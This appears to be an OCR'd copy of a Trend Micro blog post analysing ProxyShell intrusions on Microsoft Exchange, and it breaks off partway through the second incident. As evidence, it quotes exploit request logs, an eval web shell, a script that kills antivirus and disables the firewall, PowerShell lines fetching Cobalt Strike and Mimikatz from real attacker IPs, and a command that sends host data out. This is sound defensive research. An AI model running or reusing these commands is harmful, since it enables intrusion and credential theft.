
Analyzing ProxyShell-related Incidents via Trend Micro Managed XDR

trendmicro.com/en_in/research/21/k/analyzing-proxyshell-related-incidents-via-trend-micro-managed-x.html

November 17, 2021



```
Line 14335: 2021-08-23 07:58:32 [redacted] GET /aspnet_client/wanlin.aspx - 443 - 178.63.226.197
Mozilla/5.0+(Windows+NT+6.2;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/60.0.3112.90+Safari/537.36 - 404 0 0 24

Line 14336: 2021-08-23 07:58:33 [redacted] GET /aspnet_client/731204981.aspx - 443 - 178.63.226.197
Mozilla/5.0+(Windows+NT+5.1;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/60.0.3112.90+Safari/537.36 - 404 0 0 24

Line 14338: 2021-08-23 07:58:34 [redacted] GET /aspnet_client/error.aspx - 443 - 178.63.226.197
Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/57.0.2987.133+Safari/537.36 - 404 0 0 24

Line 14339: 2021-08-23 07:58:36 [redacted] GET /aspnet_client/mssetup.aspx - 443 - 178.63.226.197
Mozilla/5.0+(Windows+NT+6.1;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/60.0.3112.90+Safari/537.36 - 404 0 0 25

Line 14341: 2021-08-23 07:58:38 [redacted] GET /aspnet_client/system_web/exchange9.aspx - 443 - 178.63.226.197
Mozilla/5.0+(Windows+NT+6.2;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/60.0.3112.90+Safari/537.36 - 404 0 0 29
```

Figure 1. Scanning for web shells

The Trend Micro™ Managed XDR team recently observed a surge in server-side compromises — ProxyShell-related intrusions on Microsoft Exchange in particular via the Managed XDR service and other incident response engagements. These compromises, which occurred across different sectors in the Middle East, were most often observed in environments using on-premise implementations of Microsoft Exchange.

In the engagements where the attacker's objective was realised, we found that the deployment of ransomware was the most common end-goal for the attacks that occurred in the Middle East. This indicates that threat actor groups have begun to favour the use of exploits related to ProxyShell in order to establish initial access to an organisation's system, with the possibility of ransomware attacks being launched down the line.

Using intrusion clusters that had overlaps in initial access techniques, we recently found a set of intrusions that were involved with attacks on the Middle East, which we will be dissecting in this blog entry. All of these intrusions, which share a commonality of exploiting vulnerable ProxyShell servers to gain an initial foothold on their target's network, were rooted from an IIS Worker Process that was spawning suspicious processes.

Through our observation of the web shell activity on the Trend Micro Vision One Platform and by analysing the process tree created by the Internet Information Services (IIS) process w3wp.exe, we were able to determine the sequence of processes that are associated with the different attack phases and how they tied in to the threat actor's objective.

We clustered all the observed intrusions together to reveal some tactical and operational similarities between all the different ransomware affiliates that were deploying the final ransomware payloads. Through the Vision One platform, some intrusions were interrupted early in the infection chain, after which we compared these to other similar intrusions to determine the chain of events (and whether LockFile, Conti, or any current active ransomware families in the Middle East threat landscape will be deployed as part of the routine).

In this blog entry, we will take a look at the ProxyShell vulnerabilities that were being exploited in these events, and dive deeper into the notable post-exploitation routines that were used in four separate incidents involving these web shell attacks.


Observations on the ProxyShell Exploitation

The exploitation of ProxyShell in these attacks involve three vulnerabilities: CVE-2021-34473, CVE-2021-34523 and CVE-2021-31207 — the first two were patched in July 2021, while the latter was fixed in May 2021. Successful exploitation of these vulnerabilities can lead to arbitrary writing of files that an attacker can leverage to upload web shells on a target exchange server.

The malicious actor initially tried to start the attack by scanning for dropped web shells, which we assume were dropped earlier via vulnerability exploitation. This part failed, as the files showed a 404 error code when we tried to access them.

CVE-2021-34473: pre-auth path confusion

This vulnerability abuses the URL normalisation of Explicit Logon URL, where the login email will be removed from the URL if the URL suffix is autodiscover/autodiscover.json. This allows arbitrary backend URL access as the Exchange machine account (NT AUTHORITY\SYSTEM).



```
2021-08-29 13:59:33 [redacted] GET /autodiscover/autodiscover.json
@evil.corp/ews/exchange.asmx?&Email=autodiscover/autodiscover.json%3F@evil.corp&CorrelationID=<empty>;&cafeReqId=6caa8d2c-8bfa-460c-8efa-1e6dc5d6f235; 443 - 59.153.238.8 python-reque

2021-08-29 13:59:34 [redacted] POST /autodiscover/autodiscover.json
@evil.corp/autodiscover/autodiscover.xml?&Email=autodiscover/autodiscover.json%3F@evil.corp&CorrelationID=<empty>;&cafeReqId=f9fabd71-23e4-4b16-871c-0f3d9c39281b; 443 - 59.153.238.8
Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko) - 200 0 0 393


2021-08-29 13:59:35 [redacted] POST /autodiscover/autodiscover.json
@evil.corp/mapi/emsmdb?&Email=autodiscover/autodiscover.json%3F@evil.corp&CorrelationID=<empty>;&cafeReqId=27ef23c7-1ca1-407f-a354-3e28afc16e7f; 443 - 59.153.238.8 python-requests/2.
```


Figure 2. Exploiting CVE-2021-34473

The Autodiscover service is abused to leak a known user's distinguished name (DN), which is an address format used internally within Microsoft Exchange. The Messaging Application Programming Interface (MAPI) is then abused to leak the user's security identifier (SID).

CVE-2021-34523: Exchange PowerShell Backend Elevation-of-Privilege

Microsoft Exchange has a PowerShell remoting feature which can be used to read and send emails. This functionality cannot be used by NT AUTHORITY\SYSTEM as it doesn't have a mailbox, however, the backend /powershell can be provided via the X-Rps-CAT query string parameter in case it is accessed directly using the previous vulnerability, which will be deserialized and used to restore the user identity.

This technique can be used by an attacker to impersonate a local administrator in order to run PowerShell commands.




```
/□T□WindowsCA□KerberosL□administrator@[redacted]U-S-1-5-21-[redacted]-500G□□S-1-5-32-544E
```

Figure 3. An attacker using local administrator account administrator@xxxx along with its SID

CVE-2021-31207: Post-auth Arbitrary-File-Write

This vulnerability leverages the New-MailboxExportRequest PowerShell command in order to export the user mailbox to an arbitrary file location, which can be used to write a shell on the Exchange server.



To: Administrator<Administrator@[redacted]>
Attachments: FileAttachment.txt attachedFile.html


hello darkness my old friend

```
2021-08-29 14:00:13 [redacted] GET /aspnet_client/puqjc.aspx - 443 - 59.153.238.8 python-requests/2.23.0 - 200 0 0 5210
2021-08-29 14:00:14 [redacted] GET /aspnet_client/puqjc.aspx - 443 - 59.153.238.8 python-requests/2.23.0 - 200 0 0 1086
```

Figure 4. Access to the web shell after being imported

The web shell is imported as mail inside the administrator[@]xxx draft mailbox. It is then exported to c:/inetpub/wwwroot/aspnet_client/puqjc.aspx, after which it is accessed and returned with 200 codes.

An analysis of the file system timeline shows the same — the puqjc.aspx file was created at the same time as the malicious web connection (2:00 PM UTC)



2021-08-29 14:00:06	.a.b	120051-128-3	c:/inetpub/wwwroot/aspnet_client/puqjc.aspx
2021-08-29 14:00:06	macb	120051-48-2	c:/inetpub/wwwroot/aspnet_client/puqjc.aspx ($FILE_NAME)
2021-08-29 14:00:07	m.c.	120051-128-3	c:/inetpub/wwwroot/aspnet_client/puqjc.aspx

Figure 5. The system timeline showing the creation of the file puqjc.aspx

Post-exploitation routines


A web shell is a piece of code written in web development programming language (e.g., ASP, JSP) that attackers can drop into web servers to gain remote access and the ability to execute arbitrary code and commands to meet their objectives. Once a web shell is successfully inserted into the victim's server, it can allow remote attackers to perform various tasks, such as stealing data or dropping other malicious tools.

Upon analysis of the intrusion clusters, we were able to identify several variants of web shells used by different threat actors. The scanning and exploitation phases were the same in all the incidents, but the post-exploitation activities and their impact varied.

The following subsections go into the specifics of the post-exploitation routines we analysed in four separate incidents that occurred in August and September 2021. While some of the incidents shared certain behaviours during infection, their post-exploitation routines varied.

Incident # 1

The first web shell




```
function Page_Load(){
    eval(Request['exec_code'],'unsafe');Response.End;
    }
```

Figure 6. Code showing the exec_code query parameter


In the first incident we handled, we discovered that the web shell employed in the attack uses **exec_code** query parameter to execute ASP code. After successfully accessing the command-and-control (C&C) server, it executed commands to gather basic information on the compromised system.

- "c:\windows\system32\cmd.exe" /c whoami
- "c:\windows\system32\cmd.exe" /c ping -n 1 google.com


Furthermore, the web shell also executed PowerShell commands, and downloaded and executed other malware.



Information 8/29/2021 2:04:12 PM PowerShell (PowerShell) 403 Engine ...



```
        HostName=ConsoleHost
        HostVersion=5.1.14393.4583
        HostId=7af5d1bc-65f6-4031-9a02-5800b95336b1
        HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -exec bypass -enc
KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAEYAaQBsAGUAKAAnAGgAdAB0AHAAOgAvAC8AMgAxADIALgA4ADQ
ALgAzADIALgAxADMAOgAxADgAMAA4ADAALwBnAGUAdAAnACwAIAAnAC4AXAByAHUAbgBkAEkAbAAuAGIAYQB0ACcAKQA=
```




```
(New-Object Net.WebClient).DownloadFile('http://212.84.32.13:18080/get', '.\rundll.bat')
```

Figure 7. Executing PowerShell commands and downloading other malware

rundll.bat


The web shell includes a script that kills security software from specific vendors, and then disables the system’s firewall.



```
takeown /f "%systemroot%\System32\smartscreen.exe" /a
icacls "%systemroot%\System32\smartscreen.exe" /reset
taskkill /im smartscreen.exe /f

reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t "REG_DWORD" /d "1" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer" /v "SmartScreenEnabled" /t "REG_SZ" /d "Off" /f
reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\AppHost" /v "SmartScreenEnabled" /t "REG_SZ" /d "Off" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v "EnableLUA" /t "REG_DWORD" /d "0" /f
net stop "Security Center"
netsh firewall set opmode mode=disable
taskkill /F /IM av*
taskkill /F /IM Avast*
taskkill /F /IM Starter_av
taskkill /F /IM fire*
taskkill /F /IM anti*
taskkill /F /IM spy*
taskkill /F /IM bullguard
taskkill /F /IM QuickCPU.exe
taskkill /F /IM scan*
taskkill /F /IM Sophos*
```


Figure 8. Code showing how the script terminates security software

It then executes a PowerShell-encoded base64 script that downloads another obfuscated PowerShell script, which it then executes. This script is part of the CobaltStrike malware familly which has the ability to provide backdoor access to infected machines.



```
IEX ((new-object net.webclient).downloadstring('http://103.25.196.33:51680/check'))
```


Figure. 9 Decoded PowerShell command to download and execute Cobalt Strike



```
$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String(
"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
```

Figure 10. Code from the Cobalt Strike obfuscated PowerShell

We also noticed that the malicious actor behind the attack executed scripts to kill specific processes and to clear the PowerShell Windows events log.




```
exec_code=Response.Write%28new+ActiveXObject%28%22WScript.Shell%22%29.Exec%28%22cmd.exe+%2Fc+taskkill+%2Fim+powershell.exe+%2Ff+%26+taskkill+%2F
im+rundll32.exe+%2Ff+%26wevtutil.exe+cl+Microsoft-Windows-PowerShell%2FOperational%22%29.StdOut.ReadAll%28%29%29%3B 443 - 203.184.132.187
python-requests/2.25.1 - 200 0 995 43725
```

Figure 11. Script designed to kill PowerShell-related processes

Liferay CMS

The IP addresses 212.84.32[.]13 and 103.25.196[.]33, are servers using the Liferay content managing system (CMS). It seems that these are compromised versions of the software and being used to host the post-exploitation malicious payloads on different ports other than the default ones (80, 443, 8080) used by the CMS.



```
▼ General
   Request URL: http://212.84.32.13/
   Request Method: GET
   Status Code: ● 200 OK
   Remote Address: 212.84.32.13:80
   Referrer Policy: strict-origin-when-cross-origin
▼ Response Headers      View source
   Connection: Keep-Alive
   Content-Encoding: gzip
   Content-Length: 4868
   Content-Type: text/html;charset=UTF-8
   Date: Fri, 24 Sep 2021 14:50:13 GMT
   Keep-Alive: timeout=5, max=100
   Liferay-Portal: Liferay Portal Community Edition 6.2 CE GA4 (Newton / Build 6203 / April 16, 2015)
   Server: Apache/2.4.7 (Ubuntu)
   Vary: Accept-Encoding
   X-Content-Type-Options: nosniff
   X-Frame-Options: SAMEORIGIN
   X-XSS-Protection: 1
▼ General
   Request URL: https://peralatan.wika.co.id/
   Request Method: GET
   Status Code: ● 200 OK
   Remote Address: 103.25.196.33:443
   Referrer Policy: strict-origin-when-cross-origin
▼ Response Headers      View source
   Connection: Keep-Alive
   Content-Encoding: gzip
   Content-Length: 3823
   Content-Type: text/html;charset=UTF-8
   Date: Fri, 24 Sep 2021 14:46:21 GMT
   Keep-Alive: timeout=5, max=100
   Liferay-Portal: Liferay Portal Community Edition 6.2 CE GA6 (Newton / Build 6205 / January 6, 2016)
   Server: Apache/2.4.7 (Ubuntu)
   X-Content-Type-Options: nosniff
   X-Frame-Options: SAMEORIGIN
   X-XSS-Protection: 1
```

Figure 12. Properties of the Liferay CMS versions found on the IP addresses 212.84.32[.]13 and 103.25.196[.]33

Both servers are using Liferay CE version 6.2, which is vulnerable to CVE-2020-7961 (possibly leading to remote code execution).

Incident # 2

Similar to the first incident, the malicious actor accesses the server via a web shell and then starts to gather basic information on the system. However, the second incident used PowerShell for different post-exploitation activities.

Our analysis shows that a Wget request was sent to a URL with a high numbered port. Unfortunately, we don't have information as to what was downloaded since the URL was already dead by the time of analysis.

> "C:\Windows\System32\cmd.exe" /c powershell wget http://209.14.0[.]234:56138/iMCRufG79yXvYjH0W1SK

The following commands were executed in order to gather basic system information:

- cmd.exe /c ipconfig
- cmd.exe /c dir
- "c:\windows\system32\cmd.exe" /c ping -n 1 google.com
- "c:\windows\system32\cmd.exe" /c whoami

The web shell was then copied and the original entry deleted using the following commands:

- cmd.exe /c ren C:\inetpub\wwwroot\aspnet_client\errorFF.aspx.req errorFF.aspx
- "c:\windows\system32\cmd.exe" /c del "C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\errorFF.aspx.req"

The ipconfig command was executed as an argument for a wget request.

The following code shows the Powershell-encoded (top) and decoded (bottom) commands:

> "c:\windows\system32\cmd.exe" /c powershell.exe -exec bypass -enc JAByAD0AaQBwAGMAbwBuAGYAaQBnACAALwBhAGwAbAAgAHwAIABvAHUAdAAtAHMAdAByAGkAbgBnADsAdwBnAGUAdAAgAC0AVQBy

> $r=ipconfig /all | out-string;wget -Uri http://91.92.136.250:443?Sdfa=fdssdadsfsfa -Method Post -Body $r -ContentType "application/octet-stream"

Mimikatz, a tool that allows users to view and save credentials and is often used for post-exploitation activities, was downloaded by PowerShell, as shown with the following encoded (top) and decoded (bottom) commands:

> "c:\windows\system32\cmd.exe" /c powershell -exec bypass -enc SQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1AGUAcwB0ACAALQBVAHIAaQAgACIAaAB0AHQAcAA6AC8ALwA5ADEALgA5ADIALgAxA

> Invoke-WebRequest -Uri "http://91.92.136.250:443/mimi.exe" -OutFile "c:\windows\temp\mimi.exe"

